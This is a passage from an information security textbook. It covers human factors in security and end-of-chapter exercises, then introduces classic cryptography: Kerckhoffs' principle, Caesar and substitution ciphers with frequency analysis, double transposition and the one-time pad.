Users are surprisingly capable when it comes to unintentionally inflicting damage on security systems. For example, suppose that Bob wants to purchase an item from, say, `amazon.com`. Bob can use his Web browser to securely contact Amazon using the SSL protocol (discussed in Part III), which relies on various cryptographic techniques (see Part I). Access control issues arise in such a transaction (Part II), and all of these security mechanisms are enforced in software (Part IV). So far, so good. However, we'll see that there is a practical attack on this transaction that Trudy can conduct, which will cause Bob's Web browser to issue a warning. If Bob heeds the warning, Trudy's attack will be foiled. Unfortunately, the odds are good that Bob will ignore the warning, which has the effect of negating this sophisticated security architecture. That is, the security can be broken due to user error, even if the cryptography, protocols, access control, and software all performed flawlessly.

To take just one more example, consider passwords. Users want to choose easy to remember passwords, but this also makes it easier for Trudy to guess passwords. A possible solution is to assign strong passwords to users. However, this is generally a bad idea since it is likely to result in passwords being written down and posted in prominent locations, likely making the system less secure than if users were allowed to choose their own (weaker) passwords.

As mentioned above, the primary focus of this book is on understanding security mechanisms—the nuts and bolts of security. Yet in several places throughout the book, various "people problems" arise. It would be possible to write several volumes on this topic, but the bottom line is that, from a security perspective, we would like to remove humans from the equation as much as is humanly possible.

For more information on the role that humans play in information security, a good source is Ross Anderson's book [3]. Anderson's book is filled with case studies of security failures, many—if not most—of which have at least one of their roots somewhere in the actions of the supposed good guys, Alice and Bob. While we expect Trudy to do bad things, surprisingly often the actions of Alice and Bob serve to help, rather than hinder, Trudy.

1.5 Principles and Practice

This book is not a theory book. While theory certainly has its place, in your opinionated author's opinion, many aspects of information security are not yet ripe for a meaningful theoretical treatment.[7] Of course, some topics are inherently more theoretical than others. But even relatively theoretical

[7] Consider, for example, the infamous buffer overflow attack. Historically, this one of the most serious security flaws of all time. What is the grand theory behind this particular exploit? There isn't any—it's essentially made possible by a quirk in the way that memory is laid out in modern processors.

security topics can be learned to a reasonable depth without diving too deeply into the theory. For example, cryptography can be (and often is) taught from a highly mathematical perspective. However, with rare exception, a little elementary math is all that is needed to understand cryptographic principles.

This book is certainly not an attacker's how-to guide either. Nevertheless, your practical author has consciously tried to keep the focus on real-world issues, but at a deep enough level to give the reader some understanding of—and appreciation for—the underlying concepts. The goal is to get into some depth without overwhelming the reader with excessive trivial details. Admittedly, this is a delicate balancing act and, no doubt, many will disagree that a proper balance has been struck. In your defensive author's defense, it should be noted that this book touches on a very large number of security issues related to a wide variety of fundamental principles. This breadth necessarily comes at the expense of some rigor and detail.

For those who yearn for a more theoretical treatment of the some of the topics covered here, Bishop's book [10] is the obvious choice. There are numerous fine books and articles available that focus in more detail on the various security topics discussed in this book. Your favorite search engine will quickly reveal many such sources.

1.6 Problems

The problem is not that there are problems. The problem is expecting otherwise and thinking that having problems is a problem.
— Theodore I. Rubin

1. Among the fundamental challenges in information security are confidentiality, integrity, and availability, or CIA.
    a) Define each of the terms confidentiality, integrity, and availability.
    b) Give a concrete example where both confidentiality and integrity are critically important.
    c) Give a concrete example where integrity is more important than confidentiality.
    d) Give a concrete example where availability is the overriding concern.
2. From a bank's perspective, which is likely to be more important (and why), the integrity of its customer's data or the confidentiality of the data? From the perspective of the bank's customers, which is more important (and why)?
3. Some authors distinguish between secrecy, privacy, and confidentiality. In this usage, secrecy is equivalent to our use of the term confidentiality, whereas privacy is secrecy applied to personal data, and confidentiality

(in this misguided sense) is somewhat more restrictive than the terminology as used in this book, as it refers to an obligation not to divulge certain information.

a) Discuss a real-world situation where privacy is an important security issue.

b) Discuss a real-world situation where confidentiality (in this restricted sense) is a critical security issue.

4. Cryptography is sometimes said to be "brittle", in the sense that it can be very strong, but when it breaks, it's strength is shattered.[8] In contrast, some security features can "bend" without breaking completely—security may be lost as a result of such bending, but some useful level of security can remain.

   a) Other than cryptography, give an example of a security mechanism that is brittle.

   b) Provide an example of a security mechanism that is not brittle, that is, the security can bend without completely breaking.

5. Read Diffie and Hellman's classic paper [30].

   a) Briefly summarize the paper.

   b) Diffie and Hellman give a system for distributing keys over an insecure channel (see Section 3 of the paper). How does this system work?

   c) Diffie and Hellman also conjecture that a "one way compiler" might be used to construct a public key cryptosystem. Do you believe this is a plausible approach? Why or why not?

6. The most famous cipher of World War II is the German Enigma. This cipher was broken by the Allies and intelligence gained from Enigma messages proved invaluable. At first, the Allies were very careful when using the information gained from broken Enigma messages—sometimes the Allies did not use information that could have given them an advantage. However, later in the war, the Allies (and, in particular, the Americans) were much less careful, as they tended to use virtually all information obtained from broken Enigma messages.

   a) Briefly discuss a significant World War II event where broken Enigma messages played a major role.

   b) The Allies were cautious about using information gained from broken Enigma messages for fear that the Germans would realize their cipher was compromised. Discuss two different approaches that the Germans might have taken if they had realized that the Enigma was broken.

---

[8] Shadoobie [116].

c) At some point, it should have become obvious to the Germans that the Enigma was broken, yet the cipher was used until the end of the war. Why did the Nazis continue to use the Enigma?

7. When you want to authenticate yourself to your computer, most likely you type in your username and password. The username is considered public knowledge, so it is the password that authenticates you. Your password is "something you know."

   a) It is also possible to authenticate based on "something you are," that is, a physical characteristic. Such a characteristic is known as a biometric. Give an example of biometric-based authentication.

   b) It is also possible to authenticate based on "something you have," that is, something in your possession. Give an example of authentication based on something you have.

   c) Two-factor authentication requires that two of the three authentication methods (something you know, something you have, something you are) be used. Give an example from everyday life where two-factor authentication is used. Which two of the three "somethings" are used?

8. CAPTCHAs [133] are often used in an attempt to restrict access to humans (as opposed to automated processes).

   a) Give a real-world example where you were required to solve a CAPTCHA to gain access to some resource. What did you have to do to solve the CAPTCHA?

   b) Discuss various technical methods that might be used to break the CAPTCHA you described in part a) of this problem.

   c) Outline a non-technical method that might be used to attack the CAPTCHA from part a).

   d) How effective is the CAPTCHA in part a)? How user-friendly is the CAPTCHA?

   e) Do you hate solving CAPTCHAs as much as your easily-annoyed author?

9. Suppose that a particular security protocol is well designed and secure. However, there is a fairly common situation where insufficient information is available to complete the security protocol. In such cases, the protocol fails and, ideally, communication between the participants, say, Alice and Bob, should not be allowed to occur. However, in the real world, protocol designers must decide how to handle cases where protocols fail and, as a practical matter, both security and convenience must be considered. Comment on the relative merits of each of the following solutions to protocol failure. Be sure to mention the relative security and user-friendliness of each.

a) When the protocol fails, a brief warning is given to Alice and Bob, but communication is allowed to continues as if the protocol had succeeded, without any intervention required from either Alice or Bob.

b) When the protocol fails, a warning is given to Alice and she decides (by clicking a checkbox) whether communication is allowed to continue or not.

c) When the protocol fails, a notification is given to Alice and Bob and the protocol terminates.

d) When the protocol fails, the protocol terminates, with no explanation given to Alice or Bob.

10. Automatic teller machines (ATMs) are an interesting case study in security. Anderson [3] claims that when ATMs were first developed, most attention was paid to high-tech attacks. However, most real-world attacks on ATMs were decidedly low tech.

    a) Examples of high-tech attacks on ATMs would include breaking the encryption or authentication protocol. If possible, find a real-world case where a high-tech attack on an ATM has actually occurred and provide the details.

    b) Shoulder surfing is an example of a low-tech attack. In a shoulder-surfing scenario, Trudy stands behind Alice in line and watches the numbers Alice presses when entering her PIN. Then Trudy bonks Alice in the head and takes her ATM card. Give another example of a low-tech attack on an ATM that has actually occurred in the real world.

11. Large and complex software systems invariably have many bugs.

    a) For honest users, such as Alice and Bob, buggy software is certainly annoying but why is it a security issue?

    b) Why does Trudy love buggy software?

12. Malware is software that is intentionally malicious, that is, malware is designed to do damage or break the security of a system. Malware comes in many familiar varieties, including viruses, worms, and Trojans.

    a) Has your computer ever been infected with malware? If so, what did the malware do and how did you get rid of the problem? If not, how have you been so lucky?

    b) In the past, most malware was designed to annoy users. Today, it is believed (with good evidence) that most malware is written for profit. How could malware possibly be profitable?

13. In the movie *Office Space*, software developers attempt to modify company software so that for each financial transaction, any leftover fraction

of a cent goes to the software developers, instead of staying where it belongs—with the company. The idea is that for any particular transaction, nobody will notice the missing fraction of a cent, but over time the developers will accumulate a large sum of money. This type of attack is sometimes known as a *salami attack*.

a) Discuss a real-world example of a salami attack.

b) In the movie, the salami attack fails. Why?

14. It has been said that "complexity is the enemy of security".

a) Give an example of commercial software to which this statement applies, that is, find an example of software that is large and complex and has had significant security problems.

b) Find a security protocol to which this statement applies.

15. Suppose that this textbook was sold online (as a PDF) by your money-grubbing author for, say, $5. Then the author would make more money off each copy sold than he currently does[9] and people who purchase the book would save a lot of money.

a) What are the security issues related to the sale of an online book?

b) How could you make the selling of an online book more secure, from the copyright holder's perspective?

c) How secure is your approach in part b)? How user-friendly is your approach in part b)? What are some possible attacks on your proposed system?

16. The PowerPoint slides at [135] describe a security class project where students successfully hacked the Boston subway system.

a) Summarize each of the various attacks. What was the crucial vulnerability that enabled each attack to succeed?

b) The students planned to give a presentation at the self-proclaimed "hacker's convention," Defcon. At the request of the Boston transit authority, a judge issued a temporary restraining order that prevented the students from talking about their work. Do you think this was justified, based on the material in the slides?

c) What are war dialing and war driving? What is war "carting"?

d) Comment on the production quality of the "melodramatic video about the warcart" (a link to the video can be found at [124]).

[9]Believe it or not.

Part I

Crypto

Chapter 2

Classic Crypto

The solution is by no means so difficult as you might
be led to imagine from the first hasty inspection of the characters.
These characters, as any one might readily guess,
form a cipher—that is to say, they convey a meaning...

— Edgar Allan Poe, *The Gold Bug*

```
MXDXBVTZWVMXNSPBQXLIMSCCSGXSCJXBOVQXCJZMOJZCVC
TVWJCZAAXZBCSSCJXBQCJZCOJZCNSPOXBXSBTVWJC
JZDXGXXMOZQMSCSCJXBOVQXCJZMOJZCNSPJZHGXXMOSPLH
JZDXZAAXZBXHCSCJXTCSGXSCJXBOVQX
```

— ciphertext

2.1 Introduction

In this chapter we discuss some of the basic elements of cryptography. This discussion will lay the foundation for the remaining crypto chapters which, in turn, underpin much of the material throughout the book. We'll avoid mathematical rigor as much as possible. Nevertheless, there is enough detail here so that you will not only understand the "what" but you will also have some appreciation for the "how" and "why."

After this introductory chapter, the remaining crypto chapters focus on modern symmetric key cryptography, public key cryptography, and cryptographic hash functions. A handful of topics that are related to cryptography—but not exactly cryptography, per se—are also covered in later chapters.

2.2 How to Speak Crypto

The basic terminology of crypto includes the following:

- Cryptology — The art and science of making and breaking "secret codes."
- Cryptography — The making of "secret codes."

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

- Cryptanalysis — The breaking of "secret codes."
- Crypto — A synonym for any or all of the above (and more), where the precise meaning should be clear from context.

A cipher or cryptosystem is used to encrypt data. The original, unencrypted data is known as plaintext, and the result of encryption is ciphertext. We decrypt the ciphertext to recover the original plaintext. A key is used to configure a cryptosystem for encryption and decryption.

In a symmetric cipher, the same key is used to encrypt and to decrypt, as illustrated by the black box[1] cryptosystem in Figure 2.1. There is also a concept of public key cryptography where the encryption and decryption keys are different. In public key cryptography, we can make the encryption key public—thus the name public key.[2] In public key crypto, the encryption key is, appropriately, known as the public key, whereas the decryption key, which must remain secret, is the private key. In symmetric key crypto, the key is known as a symmetric key. We'll avoid the ambiguous term "secret key."




Figure 2.1 Crypto as a black box

For an ideal cipher, it is infeasible to recover the plaintext from the ciphertext without the key. That is, even if the attacker, Trudy, has complete knowledge of the algorithms used and lots of other information (to be made more precise later), she can't recover the plaintext without the key. That's the goal, although reality sometimes differs.

A fundamental tenet of cryptography is that the inner workings of a cryptosystem are completely known to the attacker, Trudy, and the only secret aspect is a key. This is known as Kerckhoffs' principle, which, believe it or not, is due to a guy named Kerckhoffs.

In 1883, Kerckhoffs, a Dutch linguist and cryptographer, laid out six principles of cipher design and use [67]. The principle that now bears his name states (among other things) that a cipher "must not be required to be secret, and it must be able to fall into the hands of the enemy without inconvenience." This implies that the design of the cipher is not secret.

[1] This is the only black box you'll find in this book!

[2] Public key crypto is also known as asymmetric crypto, in reference to the fact that the encryption and decryption keys are different—in contrast to symmetric key crypto.

What is the point of Kerckhoffs' principle? After all, it must certainly be more difficult for Trudy to attack a cryptosystem if she doesn't know how the cipher works. So, at first glance, it might seem that Kerckhoff is making Trudy's life easier, which is something that we never want to do. There are at least a couple of problems with trying to rely on a secret design for your security. For one, the details of "secret" systems (whether in cryptography or elsewhere) seldom, if ever, remain secret for long. Reverse engineering can be used to recover algorithms from software, and even algorithms embedded in tamper-resistant hardware are sometimes subject to reverse engineering attacks and exposure. And, even more worrisome is the fact that secret crypto-algorithms have a long history of failing to be secure once they have been exposed to public scrutiny—see [50] for a relatively modern example where Microsoft violated Kerckhoffs' principle.

Cryptographers will not deem a crypto-algorithm to be worthy until it has withstood extensive public analysis by many knowledgeable cryptographers. The bottom line is that any cryptosystem that does not satisfy Kerckhoffs' principle is suspect. In other words, ciphers are presumed "guilty" until "proven" innocent. Actually, no practical ciphers are proven secure, but there must be a solid body of cryptanalysis indicating that a cipher is not easy to break.

Kerckhoffs' principle is often extended to cover various aspects of security well beyond cryptography. In other contexts, this basic principle is usually taken to mean that the security design itself is open to public scrutiny. The belief is that "more eyeballs" are more likely to expose more security flaws, and therefore ultimately result in a system that is more secure. Although Kerckhoffs' principle (in both its narrow crypto form and in a broader context) seems to be universally accepted in principle, there are many real-world temptations to violate this fundamental tenet, almost invariably with disastrous consequences. Throughout this book we'll see several examples of security failures that were directly caused by a failure to heed the venerable meneer Kerckhoffs.

In the next section, we look briefly at a few classic cryptosystems. Although the history of crypto is a fascinating topic [61], the purpose of this material is to provide an elementary introduction to some of the crucial concepts that arise in modern cryptography. So, pay attention since we will see all of these concepts again in the next couple of chapters and in many cases, in later chapters as well.

2.3 Classic Ciphers

In this section, we examine four classic ciphers, each of which illustrates a feature that is relevant to modern cryptosystems. First on our agenda is the simple substitution, which is one of the oldest cipher systems—dating

back at least 2,000 years—and one that is good for illustrating some basic attacks. We then turn our attention to a type of double transposition cipher, which includes important concepts that are used in modern ciphers. We discuss classic codebooks, since many modern ciphers can be viewed as the "electronic" equivalent of codebooks. We also consider the one-time pad, a cipher that is provably secure. No other cipher in this book (or in common use) is provably secure.

2.3.1 Simple Substitution Cipher

First, we consider a particularly simple implementation of a simple substitution cipher. In the simplest case, the message is encrypted by substituting the letter of the alphabet n places ahead of the current letter. For example, with $n = 3$, the substitution—which acts as the key—is given by

plaintext:	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
ciphertext:	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

where we've followed the convention that the plaintext is lowercase, and the ciphertext is uppercase. In this example, the key could be stated succinctly as "3" since the amount of the shift is, in effect, the key.

Using the key 3, we can encrypt the plaintext message

`fourscoreandsevenyearsago` (2.1)

by looking up each plaintext letter in the table above and substituting the corresponding letter in the ciphertext row, or by simply replacing each letter by the letter that is three positions ahead of it in the alphabet. For the particular plaintext in (2.1), the resulting ciphertext is

`IRXUVFRUHDQGVHYHQBHDUVDJR.`

To decrypt this simple substitution, we look up the ciphertext letter in the ciphertext row and replace it with the corresponding letter in the plaintext row, or we can shift each ciphertext letter backward by three. The simple substitution with a shift of three is known as a Caesar's cipher.[3]

There is nothing magical about a shift by three—any shift can be used in a Caesar's cipher. If we limit the simple substitution to shifts of the alphabet, then the possible keys are $n \in \{0, 1, 2, ..., 25\}$. Suppose Trudy intercepts the ciphertext message

`CSYEVIXIVQMREXIH`

and she suspects that it was encrypted with a simple substitution cipher using a shift by n. Then she can try each of the 26 possible keys, "decrypting" the

[3] Historians generally agree that the Caesar's cipher was named after the Roman dictator, not the salad.

message with each putative key and checking whether the resulting putative plaintext makes sense. If the message really was encrypted via a shift by n, Trudy can expect to find the true plaintext—and thereby recover the key—after 13 tries, on average.

This brute force attack is something that Trudy can always attempt. Provided that Trudy has enough time and resources, she will eventually stumble across the correct key and break the message. This most elementary of all crypto attacks is known as an exhaustive key search. Since this attack is always an option, it's necessary (although far from sufficient) that the number of possible keys be too large for Trudy to simply try them all in any reasonable amount of time.

How large of a keyspace is large enough? Suppose Trudy has a fast computer (or group of computers) that can test 2^{40} keys each second.[4] Then a keyspace of size 2^{56} can be exhausted in 2^{16} seconds, or about 18 hours, whereas a keyspace of size 2^{64} would take more than half a year for an exhaustive key search, and a keyspace of size 2^{128} would require more than nine quintillion years. For modern symmetric ciphers, the key is typically 128 bits or more, giving a keyspace of size 2^{128} or more.

Now, back to the simple substitution cipher. If we only allow shifts of the alphabet, then the number of possible keys is far too small, since Trudy can do an exhaustive key search very quickly. Is there any way that we can increase the number of keys? In fact, there is no need not to limit the simple substitution to a shifting by n, since any permutation of the 26 letters will serve as a key. For example, the following permutation, which is not a shift of the alphabet, can serve as a key for a simple substitution cipher:

```
 plaintext: a b c d e f g h i j k l m n o p q r s t u v w x y z
ciphertext: Z P B Y J R G K F L X Q N W V D H M S U T O I A E C
```

In general, a simple substitution cipher can employ any permutation of the alphabet as a key, which implies that there are $26! \approx 2^{88}$ possible keys. With Trudy's superfast computer that tests 2^{40} keys per second, trying all possible keys for the simple substitution would take more than 8900 millennia. Of course, she would expect to find the correct key half that time, or "just" 4450 millennia. Since 2^{88} keys is far more than Trudy can try in any reasonable amount of time, the simple substitution passes the crucial first requirement of any practical cipher, namely, the keyspace is big enough so that an exhaustive

[4]In 1998 the Electronic Frontier Foundation (EFF) built a special-purpose key cracking machine for attacking the Data Encryption Standard (DES). This machine, which cost \$220,000, used about 43,200 processors, each of which ran at 40 MHz and, overall, it was capable of testing about 2.5 million keys per second. Extrapolating this to a PC with a single 4 GHz processor, Trudy could test fewer than 2^{30} keys per second on one such machine. If Trudy had access to 1000 such machines, she could test about 2^{40} keys per second.

key search is infeasible. Does this mean that a simple substitution cipher is secure? The answer is a resounding no, as the attack described in the next section clearly illustrates.

2.3.2 Cryptanalysis of a Simple Substitution

Suppose that Trudy intercepts the following ciphertext, which she suspects was produced by a simple substitution cipher, where the key could be any permutation of the alphabet:

```
PBFPVYFBQXZTYFPBFEQJHDXXQVAPTPQJKTOYQWIPBVWLXTOXBTFXQWA
XBVCXQWAXFQJVWLEQNTOZQGGQLFXQWAKVWLXQWAEBIPBFXFQVXGTVJV
WLBTPQWAEBFPBFHCVLXBQUFEVWLXGDPEQVPQGVPPBFTIXPFHXZHVFAG
FOTHFEFBQUFTDHZBQPOTHXTYFTODXQHFTDPTOGHFQPBQWAQJJTODXQH
FOQPWTBDHHIXQVAPBFZQHCFWPFHPBFIPBQWKFABVYYDZBOTHPBQPQJT
QOTOGHFQAPBFEQJHDXXQVAVXEBQPEFZBVFOJIWFFACFCCFHQWAUVWFL
QHGFXVAFXQHFUFHILTTAVWAFFAWTEVOITDHFHFQAITIXPFHXAFQHEFZ
QWGFLVWPTOFFA
```
(2.2)

Since it's too much work for Trudy to try all 2^{88} possible keys, can she be more clever? Assuming the plaintext is English, Trudy can make use of expected English letter relative frequencies in Figure 2.2 together with the frequency counts for the ciphertext, which are given in Figure 2.3.




Figure 2.2 English letter relative frequencies

From the ciphertext frequency counts in Figure 2.3, we see that "F" is the most common letter in the encrypted message and, according to Figure 2.2, "E" is the most common letter in the English language. Trudy therefore surmises that it's likely that "F" has been substituted for "E." Continuing in this manner, Trudy can try likely substitutions until she recognizes words, at which point she can be confident in her guesses.




Figure 2.3 Frequency counts for ciphertext in (2.2)

Initially, the easiest word to determine might be the first word, since Trudy doesn't know where inter-word spaces belong in the text. Since the third plaintext letter appears to be "e", and given the high frequency counts of the first two letter, Trudy might reasonably guess (correctly, as it turns out) that the first word of the plaintext is "the". Making these substitutions into the remaining ciphertext, she will be able to guess more letters and the puzzle will begin to unravel. Trudy will likely make some missteps along the way, but with sensible use of the statistical information available, she will find the plaintext in considerably less time than 4450 millennia.

This attack on the simple substitution shows that a large keyspace is not sufficient to ensure security. It also shows that cipher designers must guard against clever attacks. How can we protect against attacks when new attacks are developed all the time? The answer is that we can't and, as a result, a cipher must be subjected to extensive analysis by skilled cryptographers before we can trust it—the more skilled cryptographers who have tried to break a cipher and failed, the more confidence we have in the cipher.

2.3.3 Definition of Secure

There are several reasonable definitions of a secure cipher. Ideally, we would like to have a rigorous mathematical proof that there is no feasible attack on a system, but such ciphers are few and far between, and provably secure ciphers are impractical for most uses.

Lacking a proof that a cipher is secure, we could require that the best-known attack on the system is impractical, in the sense of being computationally infeasible. While this would seem to be the most crucial property, we'll use a slightly different definition. We say that a cryptosystem is secure if the best-known attack requires as much work as an exhaustive key search. In other words, no shortcut attack is known.

Note that by our definition, a secure cipher with a small number of keys could be easier to break than an insecure one with a large number of keys. While this may seem counterintuitive, there is a method to the madness. The rationale for our definition is that a cipher can never offer more security than an exhaustive key search, so the key size could be considered its "advertised" level of security. If a shortcut attack is known, the algorithm fails to provide its advertised level of security, as indicated by the key length. In short, a shortcut attack indicates that the cipher has a fundamental design flaw.

Note also that in practice, we must select a cipher that is secure (in the sense of our definition) and has a large enough key space so that an exhaustive key search is impractical. Both factors are necessary when choosing a cipher to protect sensitive data.

2.3.4 Double Transposition Cipher

In this section we discuss another classic cipher that illustrates some important basic concepts. The double transposition presented here is a weaker form of the usual double transposition cipher. We use this form of the cipher since it provides a slightly simpler means of illustrating all of the points that we want to make.

To encrypt with a double transposition cipher, we first write the plaintext into an array of a given size and then permute the rows and columns according to specified permutations. For example, suppose we write the plaintext `attackatdawn` into a 3×4 array

$$\begin{bmatrix} \texttt{a} & \texttt{t} & \texttt{t} & \texttt{a} \\ \texttt{c} & \texttt{k} & \texttt{a} & \texttt{t} \\ \texttt{d} & \texttt{a} & \texttt{w} & \texttt{n} \end{bmatrix}.$$

If we transpose (or permute) the rows according to $(1,2,3) \rightarrow (3,2,1)$ and transpose the columns according to $(1,2,3,4) \rightarrow (4,2,1,3)$, we obtain

$$\begin{bmatrix} \texttt{a} & \texttt{t} & \texttt{t} & \texttt{a} \\ \texttt{c} & \texttt{k} & \texttt{a} & \texttt{t} \\ \texttt{d} & \texttt{a} & \texttt{w} & \texttt{n} \end{bmatrix} \longrightarrow \begin{bmatrix} \texttt{d} & \texttt{a} & \texttt{w} & \texttt{n} \\ \texttt{c} & \texttt{k} & \texttt{a} & \texttt{t} \\ \texttt{a} & \texttt{t} & \texttt{t} & \texttt{a} \end{bmatrix} \longrightarrow \begin{bmatrix} \texttt{n} & \texttt{a} & \texttt{d} & \texttt{w} \\ \texttt{t} & \texttt{k} & \texttt{c} & \texttt{a} \\ \texttt{a} & \texttt{t} & \texttt{a} & \texttt{t} \end{bmatrix}.$$

The ciphertext is read from the final array as

$$\texttt{NADWTKCAATAT} \tag{2.3}$$

For this double transposition cipher, the key consists of the row and column permutations. Anyone who knows the key can simply put the ciphertext into the appropriate sized matrix and undo the permutations to recover the plaintext For example, to decrypt (2.3), the ciphertext is first put into

a 3×4 array. Then the columns are numbered as $(4, 2, 1, 3)$ and rearranged to $(1, 2, 3, 4)$, and the rows are numbered $(3, 2, 1)$ and rearranged into $(1, 2, 3)$,

$$\begin{bmatrix} \texttt{N} & \texttt{A} & \texttt{D} & \texttt{W} \\ \texttt{T} & \texttt{K} & \texttt{C} & \texttt{A} \\ \texttt{A} & \texttt{T} & \texttt{A} & \texttt{T} \end{bmatrix} \longrightarrow \begin{bmatrix} \texttt{D} & \texttt{A} & \texttt{W} & \texttt{N} \\ \texttt{C} & \texttt{K} & \texttt{A} & \texttt{T} \\ \texttt{A} & \texttt{T} & \texttt{T} & \texttt{A} \end{bmatrix} \longrightarrow \begin{bmatrix} \texttt{A} & \texttt{T} & \texttt{T} & \texttt{A} \\ \texttt{C} & \texttt{K} & \texttt{A} & \texttt{T} \\ \texttt{D} & \texttt{A} & \texttt{W} & \texttt{N} \end{bmatrix}$$

and we see that we have recovered the plaintext, `attackatdawn`.

The bad news is that, unlike a simple substitution, the double transposition does nothing to disguise the letters that appear in the message. The good news is that the double transposition appears to thwart an attack that relies on the statistical information contained in the plaintext, since the plaintext statistics are dispersed throughout the ciphertext.

Even this simplified version of the double transposition is not entirely trivial to break. The idea of smearing plaintext information through the ciphertext is so useful that it is employed by modern block ciphers, as we will see in the next chapter.

2.3.5 One-Time Pad

The one-time pad, which is also known as the Vernam cipher, is a provably secure cryptosystem. Historically it has been used in various times and places, but it's not practical for most situations. However, it does nicely illustrate some important concepts that we'll see again later.

For simplicity, let's consider an alphabet with only eight letters. Our alphabet and the corresponding binary representation of letters appear in Table 2.1. It's important to note that the mapping between letters and bits is not secret. This mapping serves a similar purpose as, say, the ASCII code, which is not much of a secret either.

Table 2.1 Abbreviated alphabet

Letter	e	h	i	k	l	r	s	t
Binary	000	001	010	011	100	101	110	111

Suppose that Trudy, who is working as a Nazi spy in London during World War II, wants to use a one-time pad to encrypt the plaintext message

`heilhitler`.

She first consults Table 2.1 to convert the plaintext letters to the bit string

$$P = (001\ 000\ 010\ 100\ 001\ 010\ 111\ 100\ 000\ 101).$$

The one-time pad key consists of a randomly selected string of bits that is the same length as the message. The key is then XORed with the plaintext

to yield the ciphertext. For the mathematically inclined, a fancier way to say this is that we add the plaintext and key bits modulo 2.

We denote the XOR of bit x with bit y as $x \oplus y$. Since $x \oplus y \oplus y = x$, decryption is accomplished by XOR-ing the same key with the ciphertext. Modern symmetric ciphers utilize this magical property of the XOR in various ways, as we'll see in the next chapter.

Now suppose that Trudy uses the key

$$K = (111\ 101\ 110\ 101\ 111\ 100\ 000\ 101\ 110\ 000)$$

which is the correct length to encrypt her message above. Then to encrypt, Trudy computes the ciphertext C as

	h	e	i	l	h	i	t	l	e	r
P	001	000	010	100	001	010	111	100	000	101
K	111	101	110	101	111	100	000	101	110	000
C	110	101	100	001	110	110	111	001	110	101
	s	r	l	h	s	s	t	h	s	r

Converting these ciphertext bits back into letters, the ciphertext message to be transmitted is `srlhssthsr`.

When her fellow Nazi spy, Eve, receives Trudy's message, she decrypts it using the same shared key and thereby recovers the plaintext

	s	r	l	h	s	s	t	h	s	r
C	110	101	100	001	110	110	111	001	110	101
K	111	101	110	101	111	100	000	101	110	000
P	001	000	010	100	001	010	111	100	000	101
	h	e	i	l	h	i	t	l	e	r

Let's consider a couple of scenarios. First, suppose that Trudy has an enemy, Charlie, within the Nazi spy organization. Charlie claims that the actual key used to encrypt Trudy's message is

$$K' = (101\ 111\ 000\ 101\ 111\ 100\ 000\ 101\ 110\ 000).$$

Eve decrypts the ciphertext using the key given to her by Charlie and obtains

	s	r	l	h	s	s	t	h	s	r
C	110	101	100	001	110	110	111	001	110	101
K'	101	111	000	101	111	100	000	101	110	000
P'	011	010	100	100	001	010	111	100	000	101
	k	i	l	l	h	i	t	l	e	r

Eve, who doesn't really understand crypto, orders that Trudy be brought in for questioning.

Now let's consider a different scenario. Suppose that the Allies in London intercept Trudy's ciphertext, raising suspicions that she might be spying for the Nazis. The Allies are eager to read the message and Trudy is "encouraged" to provide the key to her super-secret message. Trudy claims that she is actually working against the Nazis, and to prove it, she provides the "key"

$$K'' = (111\ 101\ 000\ 011\ 101\ 110\ 001\ 011\ 101\ 101).$$

When the Allies "decrypt" the ciphertext using this "key," they find

	s	r	l	h	s	s	t	h	s	r
C	110	101	100	001	110	110	111	001	110	101
K''	111	101	000	011	101	110	001	011	101	101
P''	001	000	100	010	011	000	110	010	011	000
	h	e	l	i	k	e	s	i	k	e

The Allies proceed to give Trudy a medal for her work against the Nazis.

While not a proof, these examples serve to illustrate why the one-time pad is secure in a stronger sense than the ciphers we have previously considered. The bottom line is that if the key is chosen at random, and used only once, then an attacker who obtains the ciphertext has no useful information about the message itself—any "plaintext" of the same length can be generated by a suitable choice of "key," and all possible plaintexts are equally likely. From a cryptographer's point of view, it doesn't get any better than that.

